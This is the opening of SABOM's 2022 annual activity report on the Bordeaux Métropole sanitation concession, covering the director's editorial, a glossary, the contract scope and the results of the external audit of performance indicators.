

RAPPORT D'ACTIVITÉ



2022



Le Règlement Général pour la Protection des Données, entré en vigueur le 25/05/2018, a renforcé les droits et libertés des personnes physiques sur leurs données à caractère personnel. Afin de s'y conformer, les Responsables de traitement doivent adapter les mesures de protection les concernant.

En conséquence, la SABOM communique à travers le rapport annuel uniquement des données anonymisées ou agrégées.

Dans ce document, des QRcodes sont présents et grâce à eux lors de votre lecture, vous pourrez accéder à des vidéos qui viendront illustrer le texte.

SOMMAIRE

EDITO	6
GLOSSAIRE	9
LE CONTRAT ET SES SPECIFICITES	12
LES INDICATEURS	29
CHIFFRES CLEFS	37
FAITS MARQUANTS	43
POINTS DE VIGILANCE A L'ATTENTION DU DELEGANT	60
TECHNIQUE ET ORGANISATIONNEL	77
ELEMENTS ORGANISATIONNELS	
ORGA.1 ORGANISATION DU DELEGATAIRE	78
ORGA.2 CERTIFICATION ET SYSTEMES DE MANAGMENT DE LA QUALITE	87
ORGA.3 DISPOSITIONS EN TERMES D'HYGIENE ET SECURITE	110
ORGA.4 SYSTEME D'INFORMATION	143
SITUATION DU PERSONNEL	
RH.1 LA SITUATION DU PERSONNEL	160
SERVICE A L'USAGER	
USAG.1 L'EXECUTION DU SERVICE A L'USAGER	169
USAG.2 L'EVOLUTION DU NOMBRE DE BRANCHEMENTS	189
USAG.3 LA RELATION AVEC L'USAGER	203
DESCRIPTION DU SERVICE	
PAT. 1 L'INVENTAIRE DES BIENS DU SERVICES	251
PAT.2 LES VARIATIONS DU PATRIMOINE	338
PAT.3 LE SUIVI DES PROGRAMMES CONTRACTUELS DE RENOUVELLEMENT	359
BILAN DE L'EXPLOITATION	
EXPL.1 LE BILAN HYDROLOGIQUE	392
EXPL.2 LE CONTROLE DES RACCORDEMENTS RESEAU	435
EXPL.3 LE CONTROLE DES REJETS NON DOMESTIQUES	454

EXPL.4 LE CONTROLE DES RESEAUX	471
EXPL.5 L'ENTRETIEN DU RESEAU	508
EXPL.6 AUTOSURVEILLANCE DES RESEAUX	545
EXPL.7 LA DERATISATION	572
EXPL.8 L'ENTRETIEN DES STATIONS DE POMPAGE ET BASSINS DE RETENUE	583
EXPL.9 LES CAMPAGNES DE MESURES H2S	626
EXPL.10 L'EXPLOITATION DES STATIONS D'EPURATION	640
EXPL.11 AUTOSURVEILLANCE DES STEP	664
EXPL.12 LE BILAN DES URGENCES ET DES ASTREINTES	683

DEVELOPPEMENT DURABLE **693**

MILIEUX NATUREL ET ENVIRONNEMENT

ENV.1 LE BILAN DES FLUX	696
ENV.2 LA GESTION DYNAMIQUE	718
ENV.3 POLLUTIONS ACCIDENTELLES ET MICROPOLLUANTS	728
ENV.4 PROTECTION DE L'ENVIRONNEMENT ET PROMOTION DE LA BIODIVERSITE	757
ENV.5 GESTION DES MILIEUX AQUATIQUES ET PROTECTION DES INONDATIONS	799
ENV.6 LES ACTIONS CONTRE LES NUISANCES OLFACTIVES	848

OPTIMISATION ENERGETIQUE ET EMISSION DE GAZ A EFFET DE SERRE

ENRG.1 LE BILAN CARBONE	866
ENRG.2 LA PERFORMANCE ENERGETIQUE	888

ASPECTS SOCIO-ECONOMIQUES ET SOCIETAUX

SOC.1 LES PROJETS DE RECHERCHE ET INNOVATION	905
SOC.2 FONDS DE DEVELOPPEMENT DURABLE	931
SOC.3 LES DEMARCHES VERS LA VIE LOCALE ET LA SOCIETE CIVILE	964
SOC.4 LA PRISE EN COMPTE D'OBJECTIFS SOCIAUX ET ECONOMIQUES DE DEVELOPPEMENT DURABLE	999

VOLET FINANCIER **1016**

FIN.1 LE COMPTE D'EXPLOITATION DU SERVICE ET SES ANNEXES	1017
FIN.2 LES COMPTES SOCIAUX DE L'EXERCICE	1050

FIN.3 ETAT COMPARATIF DES COMPTES DE LA DELEGATION	1051
FIN.4 DISPOSITIONS COMPLEMENTAIRES	1057
FIN.5 METHODE D'ELABORATION DU COMPTE D'EXPLOITATION	1060
FIN.6 BILAN DES INDICATEURS	1066

ANNEXES **1070**

ANNEXE 1 - VEILLE REGLEMENTAIRE ASSAINISSEMENT

ANNEXE 2 - BILAN SOCIAL

ANNEXE 3 – LISTE DES ETABLISSEMENTS SOUMIS A AUTORISATION DE DEVERSEMENT 2022

ANNEXE 4 - LISTE DES AUTORISATIONS DE DEVERSEMENTS DES CHANTIERS DELIVREES EN 2022

ANNEXE 5 - LIASSE FISCALE DEFINITIVE

Edito

J'ai le plaisir de vous adresser le Rapport Annuel du Délégué de l'année 2022. Vous y retrouverez l'ensemble des informations techniques, économiques et environnementales relatives à la gestion de votre service d'assainissement. C'est l'opportunité pour moi de revenir sur cette année riche, jalonnée de nombreux événements, au cours de laquelle l'excellence opérationnelle des équipes ne s'est pas démentie.

L'année 2022 se caractérise par une sécheresse exceptionnelle qui en fait la troisième année la plus sèche depuis (au moins) 1966 (année des premiers enregistrements pluviométriques dont dispose la SABOM), avec un déficit pluviométrique de 32% par rapport à la moyenne annuelle. On retiendra cependant un mois de juin orageux et instable. 7 situations A ont été enregistrées en 6 jours, période marquée par trois orages très violents, dont celui du 20 juin, accompagné de grêle, qui s'est abattu sur Bordeaux Métropole faisant de gros dégâts matériels, en particulier, sur les communes de Saint-Médard-en-Jalles, Le Taillan-Médoc, Blanquefort et Parempuyre.

L'année a également été dense pour les usines avec des chantiers importants notamment avec la fin des travaux reliant les stations d'épuration de Cantinolle à Blanquefort-Lille. Les premiers essais sur l'unité de biométhanisation de Clos de Hilde ont été menés, avec des tests de fonctionnement du sécheur des boues à la vapeur et le démarrage de l'épurateur du biogaz. Pour la station d'épuration Louis Fargue, on notera les travaux de réfection des dômes de silos à boues avec la restauration du revêtement anti-corrosion pour l'un et le renouvellement complet du second. Enfin, fin octobre, un début d'incendie dans les silos à boues séchées de la station d'épuration de Louis Fargue a nécessité l'intervention des pompiers, avec l'aide des agents de la station et de la maintenance des usines, afin de vidanger au sol le contenu des deux silos. Suite à cet événement, un retour d'expérience a été organisé avec le concours de plusieurs experts de Veolia, en présence de Bordeaux Métropole. Notons également que l'Observatoire des odeurs qui rassemble des riverains du quartier Louis Fargue s'est renforcé avec l'arrivée de nouveaux résidents issus des programmes immobiliers neufs qui entourent désormais la station. Des relations de proximité ont été établies et les échanges ont été riches lors de l'événement annuel qui leur a été consacré fin novembre.

Les équipes réseaux ont elles aussi dû relever le défi de situations d'exploitation marquantes, notamment avec une intervention durant 5 nuits à Talence pour extraire d'un collecteur un développement racinaire important. La flotte de drones s'est étoffée et un troisième pilote de drone a été formé au sein de la SABOM afin d'optimiser le linéaire de réseaux inspecté grâce à cette technologie.

Dans le cadre de la mise en place de cas d'usage intégré à la Plateforme Temps Différé d'Intelligence Technique du Service, trois nouvelles applications informatiques ont vu le jour : EFFICACITÉ ÉNERGÉTIQUE pour suivre et mesurer l'efficacité énergétique des installations du service ; IMPACT PLUIE qui permet d'avoir un rapport détaillé sur un événement pluvieux et ses conséquences et OPTICUR Avaloirs dont l'objectif est d'optimiser les opérations préventives de contrôle, curage et nettoyage des avaloirs de la Métropole.

En interne, la Fresque du Climat a été déployée à l'ensemble des collaborateurs de la SABOM. Il est en effet essentiel de s'interroger sur les causes et les conséquences du dérèglement climatique, plus que jamais au cœur de nos métiers, et de partager un socle de connaissances commun. Cela a été l'occasion de débattre et de s'interroger sur les petits gestes ou les grandes actions que l'on peut mettre en œuvre individuellement ou collectivement pour tenter d'inverser la tendance.

En septembre dernier, l'ensemble des collaborateurs de la SABOM ont été également invités à participer à des ateliers liés à la santé et à la sécurité. Le thème principal était de prévenir des accidents affectant les mains et les poignets, autour d'ateliers ludiques et pédagogiques. Cet événement a été l'occasion de rassembler tout le personnel autour d'un moment convivial dont la crise sanitaire l'avait privé ces deux dernières années.

Le service Usagers a confirmé en 2022 la Certification NF Service Relation Client qui reconnaît la satisfaction des usagers du service et le professionnalisme des équipes de la SABOM, renforçant ainsi la démarche de relation attentionnée mise en place par la SABOM depuis 2019.

L'année 2022 s'est également distinguée par un intérêt majeur du public pour nos métiers avec une fréquentation record lors des Journées du patrimoine 2022 où 950 visiteurs ont été enregistrés sur le week-end. Les espaces pédagogiques ont également fait le plein tout au long de l'année, notamment celui de Louis Fargue qui répond aux attentes des enseignants.

La campagne de communication "La Garonne commence ici" a particulièrement intéressé les communes de Saint-Médard-en-Jalles, Talence, Blanquefort et Bordeaux qui l'ont déployée au plus près de leurs administrés. La ville de Bordeaux a même retenu une action de sensibilisation estampillée "La Garonne commence ici" lors de la signature du projet éducatif de la ville de Bordeaux 2022/2027 en octobre dernier au sein de l'Ecole Nuyens, afin d'illustrer le volet environnemental de son plan d'actions. Un Hackathon (concours d'idées) a également été proposé à des étudiants d'écoles bordelaises sur cette thématique et a donné lieu à des échanges riches tant avec les étudiants qu'avec leurs écoles, très motivées pour reconduire l'événement en 2023.

Enfin, cette année écoulée a été jalonnée de nombreuses réunions afin de modifier le contrat initial. Deux avenants ont été signés : l'un relatif à l'impact de la création de la Régie de l'Eau, l'autre sur les principes de la République. Un troisième avenant au contrat pour intégrer l'exploitation de l'unité de production de biométhane destiné à être injecté dans le réseau public de gaz depuis l'usine de Clos de Hilde devrait aboutir début 2023.

Dans la continuité, l'année 2023 devrait également voir la finalisation de trois nouveaux cas d'usage au sein de la plateforme temps différé d'intelligence technique du service.

"La Garonne commence ici" restera au centre de notre communication avec un nouvel Hackathon à destination de différentes écoles, une participation au village de l'Eau à Darwin organisé par Cycl'eau, des opérations de sensibilisation sur les communes et l'ouverture des sites pour les Journées du Patrimoine.

Enfin, en interne, la sécurité sera toujours placée au cœur des actions à destination des collaborateurs pour mettre en lumière les risques métiers, notamment dans le but de réduire l'accidentologie, en particulier pour les nouveaux embauchés.

Pour renforcer sa position d'acteur engagé du territoire de Bordeaux Métropole, la SABOM va améliorer encore l'empreinte positive du contrat, initiée dès 2019, et accompagner au mieux la métropole bordelaise dans son projet de disposer d'un service d'assainissement d'excellence, garantissant sa position de leader à l'échelle internationale.

Je sais pouvoir compter sur un personnel professionnel, mobilisé et motivé pour poursuivre l'exécution du contrat, aux côtés de mon successeur, Arnaud Lavalette.

Je vous souhaite une excellente lecture de ces pages dans lesquelles vous trouverez toute l'efficacité du service de l'assainissement de l'Eau Bordeaux Métropole.

Christelle de Traversay

Directrice générale de la SABOM en 2022

Changement de gouvernance à la SABOM



Depuis le 16 mars 2023, Arnaud Lavalette est nommé Directeur Général de la SABOM, en remplacement de Christelle de Traversay appelée à d'autres fonctions au sein du Groupe Veolia.

Arnaud Lavalette était précédemment Directeur du Territoire Atlantique de Veolia Eau France depuis 3 ans, après avoir passé quelques années en région Occitanie, à Montpellier.

Il tient à s'inscrire dans une démarche de continuité des actions engagées par la SABOM depuis 2019, en s'appuyant sur le professionnalisme des équipes, leur engagement en faveur de l'environnement et leur grand sens du service à l'égard des usagers du territoire de Bordeaux Métropole.

GLOSSAIRE RAD 2022

ACP : Analyse par Composantes Principales
ADN : Acide DésoxyriboNucléique
ADR : Accord for Dangerous good by Road Soit : « Accord pour le transport des marchandises Dangereuses par la Route »
AET : Autorisation d'Exécution des Travaux
AFSSA : Agence Française de Sécurité Sanitaire des Aliments
AMDEC : Analyse des Modes de Défaillance, de leurs Effets, et de leur Criticité
ANACT : agence nationale pour l'amélioration des conditions de travail
ANC : Assainissement Non Collectif
AOS : Autorisation d'Occupation du Sol
ASTEE : Association Scientifique et Technique pour l'Eau et l'Environnement
AT : Arrêt de Travail
ATEX : Zones à risques d'explosion
BE : Bouche d'Egout
BSD : Bordereau de Suivi des Déchets
BSDD : Bordereau de Suivi des Déchets Dangereux
CATEC : Certificat d'Aptitude à Travailler en Espaces Confinés
C.C.S.P.L. : Commission Consultative des Services Publics Locaux
CEE : Certificat d'Economie d'Energie
CEP : compte d'exploitation prévisionnel
CHSCT : Comité d'Hygiène, de Sécurité et des Conditions de Travail
CICE : crédit d'impôt pour la compétitivité et l'emploi
CIFRE : Conventions Industrielles de Formation par la REcherche
COD : Carbone Organique Dissout
CODIR : COmité de DIRection SABOM
COFRAC : COmité FRançais d'ACCréditation
COMAN : COmité de MANagement
CRE : Commission de Régulation de l'Énergie
CRI : Compte Rendu d'Intervention
CSE : Comité Social et Économique
D.A.T.I : Protection du Travailleur Isolé
DAT : Document d'Architecture Technique
DCE : Directive Cadre sur l'Eau
DD : Développement Durable
DDO : Désodorisation
DDTM : Direction départementale des territoires et de la mer
DEAU : Direction de l'Eau de Bordeaux Métropole, dissoute au 31/12/2022
DEX : Documents d'EXploitation
DGNSI : Direction Générale SI de Bordeaux Métropole
DGS : Direction GDénérale de la Santé
DICT : Déclaration d'Intention de Commencement de Travaux
DN : Diamètre Nominal
DO : Déversoir d'Orage
DOE : Dossier des Ouvrages Exécutés
DSI : Direction des Systèmes Informatiques
DT : Déclaration de projet de Travaux
e-phy : e-phy.anses.fr, catalogue des produits phytopharmaceutiques et de leurs usages, des matières fertilisantes et des supports de culture autorisés en France
ECP / ECPM / ECPP : Eaux Claires Parasites, Eaux Claires Parasites Météoriques / Permanentes
EEC : Eau en compteur
EMN : Eaux Milieux Naturels
EPC : Equipement de Protection Collective
EPCI : Etablissement Public de Coopération Intercommunale

EPI : Equipement de Protection Individuelle
Eqhab : EQuivalent HABitant
ET : Eaux Traitées
EU / EP / UN : Eaux Usées / Eaux Pluviales / Eaux Unitaires
EVE : label "Espace Végétal Ecologique"
Famille des PCB : Famille des polychlorobiphényles
FFP2 : Protection contre les poussières solides et liquides, les fumées et les aérosols toxiques
GD : Gestion Dynamique
GDC : Gestion des Demandes Collectivité, outil SABOM dédié aux communes, aux pôles territoriaux et à Bordeaux Métropole
GE : Groupe Electrogène
GEMAPI : GEstion des Milieux Aquatiques et la Prévention des Inondations
GES : Gaz à Effets de Serre
GIEC : Groupe d'experts intergouvernemental sur l'évolution du climat
GMAO : Gestion de Maintenance Assistée par Ordinateur
GPS : Global Positioning System (Système mondial de positionnement)
HAP : Hydrocarbure Aromatique Polycyclique
H2S : Hydrogène Sulfuré
HCPS : Haut Conseil de la Santé Publique
HTTP : Hypertext Transfer Protocol (protocole de transfert hypertexte)
ICPE : Installations classées pour la protection de l'environnement
IPE : Indicateur de Performance Energétique
IPGD : Indicateur de Performance de la Gestion Dynamique
IPR : Indice de Perception du Risque
ISO : Organisation Internationale de Normalisation
ITV : Inspection Télévisuelle
LPO : Ligue pour la Protection des Oiseaux
Matière/substance active : "substance ou micro-organisme, y compris les virus, exerçant une action générale ou spécifique sur les organismes nuisibles ou sur les végétaux, parties de végétaux ou produits végétaux."
(legifrance.gouv.fr)
MES : Matières En Suspension
NF : Norme Française
NIS : Network and Information System Security (sécurité des réseaux et des systèmes d'information)
NQE-CMA : Norme de Qualité Environnementale - Concentration Maximale Admissible
NRO : Notes de Risque d'Obstruction
OET : Ouvrier Employé Technicien
OI : Ordre d'Intervention
ONU : Organisation des Nations Unies
OPR : Opération Préalable à la Réception
OPTI : Ordonnancement, Planification, Traçage des Interventions
OR : Ouvrage de Régulation
PA : Presqu'accidents
PII : Plan d'Intervention Interne
PCI : Pouvoir Calorifique Inférieur
PCS : Plan de Continuités et de Secours
PDS : Point De Service
PFAC : Participation pour le Financement de l'Assainissement Collectif
PFOS : Acide perfluorooctanesulfonique
PPRI : Plan de Prévention du Risque Inondation
PR : Poste de Refoulement
PTDITS : Plateforme Temps Différé d'Intelligence Technique du Service système
QVT : Qualité de Vie au Travail
RAMSES : Régulation de l'Assainissement par Mesures et Supervision des Equipements et Stations
REBM : Régie de l'Eau Bordeaux Métropole
REGARD : REduction et Gestion des micropolluAnts sur la métRopole borDelaise
RFID : Radio Frequency IDentification (Radio-identification)

RGPD : Règlement Général sur la Protection des Données
RH : Ressources Humaines
RNR : Raccordable Non Raccordé
RPS : Risques Psycho Sociaux
RQTH : Reconnaissance de la Qualité de Travailleur Handicapé
RSDE : Rejets de Substances Dangereuses dans l'Eau
RSE : Responsabilité Sociétale d'une Entreprise
RSSI : Responsable de la Sécurité du Système d'Information
RVC : regard de visite sur chaussée
RVF : regard de visite de facade
SAAS : Une solution dite SaaS (« Software as a Service » ou en français : « logiciel en tant que service ») est une solution logicielle applicative hébergée dans le cloud et exploitée en dehors de l'organisation ou de l'entreprise par un tiers.
SABOM : Société d'Assainissement de Bordeaux Métropole
SARS-CoV-2 : coronavirus 2 du syndrome respiratoire aigu sévère
SBB : standard block biofilter
SCCV : Société Civile de Construction Vente
SCI : Société Civile Immobilière
SD : Situations dangereuses
SEPANSO : Société pour l'étude, la protection et l'aménagement de la nature dans le Sud-Ouest
SIAO : Syndicat d'alimentation en eau de CARBON BLANC
SIG : Système d'Information Géographique
SIGEA : Système d'Information Géographique de l'Assainissement de Bordeaux Métropole
SMI : Système de Management Intégré
SPANC : Service Public de l'Assainissement Non Collectif
SPC : Service de Prévision des Crues
SPRINT : Dans la méthodologie 'AGILE', 1 sprint informatique désigne le cycle de développement au cours duquel vont s'enchaîner un certain nombre de tâches pour, à terme, s'achever par la conception d'un produit final.
SST : Sauveteur Secouriste du Travail
STEP : STation d'EPuration des eaux usées
STEU : (Station d'épuration des Eaux Usées)
SWOT : Strengths, Weaknesses, Opportunities et Threats (Forces, Faiblesses, POossibilités et Menaces)
T.A.V.I. : Toxicité dans l'ouvrage, Accès à l'ouvrage, Ventilation de l'ouvrage, Intervention réalisée dans l'ouvrage
tBB : tonnes de Boues Brutes
tMS : tonnes de Matière Sèche
TRI : Territoire à Risque important d'Inondation
TSM : Technicien Supérieur de Maîtrise
UTCI : Universal Thermal Climate Index
VE-CGE : Veolia Eau - Compagnie Générale des Eaux
VSS : Visites Santé Sécurité

RÉFÉRENTIEL CONTRAT

Contrat de concession des services publics de l'assainissement collectif des eaux usées et de gestion des eaux pluviales urbaines de Bordeaux Métropole

Toutes les annexes

Annexe 107

Autres Pénalités et Indicateurs

SOMMAIRE

INTRO.1.1. PÉRIMÈTRE DE LA DÉLÉGATION	13
INTRO.1.2. COORDINATION DU CONTRAT	14
INTRO.1.3 GESTION DES DEMANDES COLLECTIVITÉS	22
INTRO.1.4 BILAN DES INDICATEURS	28

INTRO.1.1. PÉRIMÈTRE DE LA DÉLÉGATION

Le contrat de concession a pour objet de confier à la SABOM, société dédiée à son exécution pour 7 ans, l'exploitation des services publics de l'assainissement collectif des eaux usées et de gestion des eaux pluviales urbaines de Bordeaux Métropole. Il prévoit également certaines prestations comprises dans la compétence de gestion des milieux aquatiques et de prévention contre les inondations fluvio-maritimes, étroitement liées à la gestion des eaux pluviales urbaines sur l'ensemble du périmètre géographique.

CARTE 1 - INTRO.1.1 LIMITE DU SERVICE DE L'ASSAINISSEMENT DE BORDEAUX MÉTROPOLE



La délégation porte sur l'ensemble du territoire de Bordeaux Métropole composé de 28 communes, à l'exception de la commune de Martignas-sur-Jalle, sur laquelle le Délégué n'est chargé que de la gestion des eaux pluviales.

INTRO.1.2. COORDINATION DU CONTRAT

Le référentiel des engagements

Dès le premier trimestre d'exécution de la délégation, un travail conjoint de relecture et de compréhension du contrat et de ses annexes a été réalisé avec le SMI et Suivi contrat (SMI/Coordination du contrat) pour la SABOM et le centre assainissement de la Direction de l'Eau de Bordeaux Métropole. Formalisés dans un tableau, les engagements ont été classés selon trois typologies : les « indicateurs de performance », les « livrables », et les « autres » c'est-à-dire des engagements de type actions et documents qui ne font pas l'objet de livrables.

Ce travail a permis également de synthétiser dans un unique document les informations nécessaires au pilotage du contrat :

- libellé de l'engagement,
- référence contractuelle,
- thématique,
- date d'échéance,
- périodicité,
- type d'engagement (livrable, indicateur, étude, audit, réunion, action, etc.),
- référents SABOM et Bordeaux Métropole.

Le référentiel des engagements couvre ainsi l'ensemble du contrat et de ses annexes, et notamment l'annexe 107 qui porte sur les pénalités et les indicateurs de performance.

Ce référentiel est l'outil de pilotage du contrat pour la SABOM, il sert de base à la réalisation des bilans contractuels présentés deux fois par an au délégant.

Les indicateurs contractuels et réglementaires

Le service de l'assainissement collectif produit 17 indicateurs réglementaires définis par l'ONEMA.

L'annexe 107 liste les autres indicateurs qui doivent être calculés et transmis périodiquement à Bordeaux Métropole. Il en existe 272, répartis en trois catégories :


- indicateurs de pilotage (42),
- indicateurs opérationnels (194),
- autres pénalités (36).

Parmi les 272 indicateurs contractuels, **113 sont soumis à pénalité** en cas de non atteinte de l'objectif.

Les indicateurs sont répartis en 9 thématiques (voir **DIAGRAMME 2**), afin de mesurer les divers aspects du service de l'assainissement.

DIAGRAMME 1 - INTRO.1.2 ORIGINE DES ENGAGEMENTS CONTRACTUELS

Origine des engagements contractuels




L'ensemble des 646 engagements contractuels sont issus d'une part du cahier des charges initial proposé par le délégant, document qui présente l'ensemble des engagements demandés par le client, Bordeaux Métropole, dans le cadre de la délégation de service public. D'autres engagements sont plutôt inscrits dans les annexes du contrat et résultent de propositions faites par VEOLIA Eau dans le cadre de sa réponse à l'appel d'offres.


La majorité des indicateurs sont produits annuellement, à la date de remise au délégant de la première version du RAD, le 31 mars de l'année suivant l'exercice concerné.

DIAGRAMME 2 - INTRO.1.2 RÉPARTITION DES INDICATEURS PAR THÉMATIQUE

Répartition des indicateurs par thématique



Répartition des indicateurs par périodicité



Chaque indicateur fait l'objet d'une fiche descriptive fournissant la définition précise de l'indicateur, ses modalités de production et la traçabilité du calcul ainsi que les conditions d'application des pénalités le cas échéant.

L'ensemble de ces fiches, élaborées par la SABOM, a fait l'objet à plusieurs reprises de relectures et d'échanges pour complément entre la Direction de l'Eau et la SABOM pour aboutir, fin 2019, à une première version des fiches.

L'année 2020 a été marquée par la validation de la version 2 des fiches indicateurs résultant du travail restant de co-construction entre le délégataire et le délégant. Cette révision a été l'occasion d'apporter les derniers éléments de précision à l'ensemble des fiches concernées. Le niveau de maturité atteint en 2021 a permis de stabiliser ces fiches indicateurs, le nombre de modifications est désormais marginal. En 2022, un travail de mise à jour des fiches indicateurs a été mené tout au long de l'année. Ces modifications résultent principalement des observations et remarques des audits de transparence réalisés annuellement, des mouvements de personnel tout autant côté délégataire que délégant, de l'avis du délégant sur l'exercice 2021 qui précisait la nécessité de revoir certaines fiches pour détailler un peu plus la méthode calcul et des suites de la première production via Pil'A afin d'apporter des précisions techniques dans le mode opératoire de calcul.

Dans ce cadre, pour certains indicateurs qui nécessitent une révision méthodologique, des ateliers de co-construction entre le délégant et le délégataire sont réalisés. En 2022, en réponse à l'avis du délégant réalisé sur l'exercice 2021, les indicateurs suivants ont fait l'objet d'un atelier avec pour objectif une démonstration en direct du calcul : UA1, UA2, UA5, UA28, UA39, UA40 et PI05.

La SABOM fait réaliser, chaque année, comme prévu contractuellement, une “évaluation du degré de confiance” appelée encore “audit de transparence”. Cette évaluation est réalisée par un auditeur externe qualifié et indépendant.

L'objectif est de vérifier la sincérité des éléments transmis au délégant en contrôlant, notamment, la mise en place des processus de production et la fiabilité des indicateurs. Cela consiste à :

- vérifier la mise en place d'un processus de reporting cohérent et exhaustif,
- mesurer l'indice de fiabilité de chacun des indicateurs sur la base de la méthodologie réglementaire qui définit cette fiabilité (A, B, C) selon quatre critères : procédures et méthodes de calcul, traçabilité, contrôles et validation, métrologie.

Cette méthodologie d'évaluation est définie par la circulaire du 28 avril 2008 d'application du décret et de l'arrêté du 2 mai 2007.

L'audit de transparence 2022 sur les données de 2021 a eu lieu du 4 au 8 avril 2022.

Pour mémoire, le périmètre de l'audit porte sur l'ensemble des indicateurs réglementaires et indicateurs de pilotage de l'annexe 107, conformément à l'article 127.2 du contrat. En 2019, certains indicateurs du projet Pil'A ont été ajoutés au périmètre. L'intégralité de ce périmètre a fait l'objet d'une évaluation détaillée en 2020 sur l'exercice 2019 afin d'avoir un état exhaustif.

Pour les exercices suivants, le cahier des charges de l'audit de transparence prévoit un échantillonnage représentatif des activités en priorisant les indicateurs dont la notation 2019 et/ou 2020 était inférieure à A, ceux dont le producteur ou le valideur (i.e. responsable de la performance) a changé entre les deux exercices et ceux dont la méthodologie de calcul a évolué. Ainsi, en 2022, l'audit a été réalisé sur un échantillon de 20 indicateurs représentatifs sélectionnés par les auditeurs. Les processus de production sur ces 20 indicateurs ont été analysés en détail à travers des entretiens avec les producteurs et les responsables de performance concernés, en présence du service SMI Suivi de contrat et de la Direction de l'Eau.

En complément, les auditeurs ont mené une revue de consolidation qui visait à évaluer le service SMI Suivi de contrat sur son auto-évaluation réalisée sur les indicateurs du périmètre d'audit hors échantillon. A cette occasion, les auditeurs ont également interrogé le service SMI Suivi de contrat sur l'évolution globale des procédures et ont mené des investigations complémentaires (revue de fiches, questions écrites et orales sur des indicateurs hors-échantillon).

Comme lors de l'exercice précédent, cet audit a été réalisé entièrement à distance. Les auditeurs ont, de nouveau, salué la disponibilité et la transparence des équipes de la SABOM. L'utilisation des outils de partage a permis aux auditeurs de réaliser des vérifications approfondies des fichiers-sources, des bases de données et des outils métiers en direct via le partage d'écran. Les documents complémentaires nécessaires aux auditeurs ont été déposés sur la plateforme sécurisée de Bordeaux Métropole, Sharepoint.

PHOTO 1 - EXTRAIT RAPPORT D'AUDIT - RAPPEL DES TRAVAUX ET RETOUR SUR LE DÉROULEMENT

Rappel des travaux

Evaluation de la fiabilité (A/B/C) des indicateurs audités sur 4 critères (procédures et méthodes de calcul / traçabilité / contrôles et validations / métrologie) :

1. 20 indicateurs audités dans l'échantillon
 - Entretien avec 14 producteurs (sur 28 au total) et 7 valideurs différents (sur 12 au total)
 - Vérification du processus de calcul, du suivi de la méthodologie prévue, de la traçabilité et de l'automatisation des calculs, des contrôles et validation opérés une fois l'indicateur produit.
2. Une revue des autres indicateurs dans le périmètre en consolidation
 - Questions adressées directement en entretien pour les producteurs et valideurs avec qui nous nous sommes entretenus sur les 20 IPs revus en détail, ayant permis de couvrir 4 autres IPs sous leur responsabilité (dont la note avait changé)
 - Questions traitées avec le service Temps Différé pour 3 indicateurs pour lesquels nous ne rencontrons pas les producteurs
3. Une revue de cohérence de l'ensemble des indicateurs et un entretien pour apprécier le travail effectué en 2021 par la SABOM pour fiabiliser les IPs

Retour sur le déroulement

1. Une organisation respectée et des horaires tenus dans le contexte d'un audit à distance
2. Une bonne disponibilité des producteurs et valideurs lors des entretiens, y compris sur des indicateurs complémentaires
3. La présence du service temps différé aux entretiens afin de rappeler le contexte et les travaux en cours pour certains indicateurs
4. Une absence de points en attente avant la clôture de l'audit


La restitution des résultats de l'audit a eu lieu, en présence du délégant, le 30 mai 2022.

Les conclusions générales inscrites dans le rapport pour ces trois exercices d'audit ont été les suivantes :

PHOTO 2 - EXTRAIT RAPPORT D'AUDIT - RÉSULTATS NOTATION

Les travaux menés montrent une amélioration continue de la notation de la fiabilité des indicateurs sur les trois années d'audit, malgré la limite introduite par un périmètre en évolution

Cotation globale des indicateurs



* Le nombre d'indicateurs dans le périmètre de l'évaluation et de l'audit a changé d'année en année

© 2022 Propriété d'EY et Associés - Confidential. Cette proposition de services, à usage interne, est indissociable des éléments de contexte qui ont permis de l'établir

Comparaison entre les notes de 2020 et 2021 (après audit)

- ▶ Des changements de note nombreux et à la hausse : 11 IPs ont vu leur note augmenter entre 2020 et 2021 (contre 30 entre 2019 et 2020)
- ▶ Une amélioration également pour les IPs n'ayant pas changé de note : sur les 49 IPs avec une note identique entre 2020 et 2021 (26 IPs précédemment), 3 IPs (8 IPs en 2020) ont connu en 2021 une évolution à la hausse sur un des sous-critères (contre 1 seul ayant connu une baisse en 2019), insuffisante pour changer de note globale
- ▶ Des évolutions du périmètre pouvant complexifier les comparaisons pour les audits précédents : 7 IPs non évalués en 2020 et 12 IPs non évalués en 2019
- ▶ Une amélioration de la rigueur au niveau des fiches : L'ensemble des IPs ont pu être évalué cette année contre 3 non/évalués en 2020 et 8 non-évalués en 2019 par manque de fiches

PHOTO 3 - EXTRAIT RAPPORT D'AUDIT - RÉSULTATS SUITE AUDIT PRÉCÉDENT


Les travaux menés montrent une amélioration de la notation par rapport à 2020, comme anticipé

Une bonne prise en compte des points d'attention soulevés lors du précédent audit

- 1. Procédure et méthode de calcul : mieux décrire les actions du producteur dans la fiche**
 - Des précisions apportées et 2 créations de fiche ont permis une amélioration de la sous-cotation
- 2. Traçabilité : rendre les fichiers sources et de travail accessibles**
 - La disponibilité des fichiers de calcul et des fichiers source dans le Drive a été améliorée
 - Des fichiers de calcul ont gagné en clarté et en consolidation
- 3. Contrôle et validation : bien formaliser l'ensemble des contrôles effectués**
 - Les valideurs et le service Temps Différé tracent systématiquement l'étape de validation dans le Drive

PHOTO 4 - EXTRAIT RAPPORT D'AUDIT - RESULTATS AUTOÉVALUATION

Les travaux menés montrent une bonne appropriation du questionnaire d'auto-évaluation malgré quelques ajustements



Les axes de progrès dans le cadre de l'amélioration continue de la fiabilité des processus de production des indicateurs de performance :

- mieux décrire, lors de l'auto-évaluation, les actions du producteur dans la fiche,
- veiller à bien formaliser l'ensemble des contrôles effectués,
- dans les cas où le critère métrologie est évalué, le ré-évaluer chaque année ce critère pour les indicateurs concernés.

L'audit conclut aux résultats suivants concernant la production des indicateurs sur l'exercice 2021 :

- ★ 52 indicateurs notés A (75 %)
- ★ 10 indicateurs notés B (14,9 %)
- ★ 1 indicateur noté C (0,01 %)
- ★ 0 indicateurs non-évalués

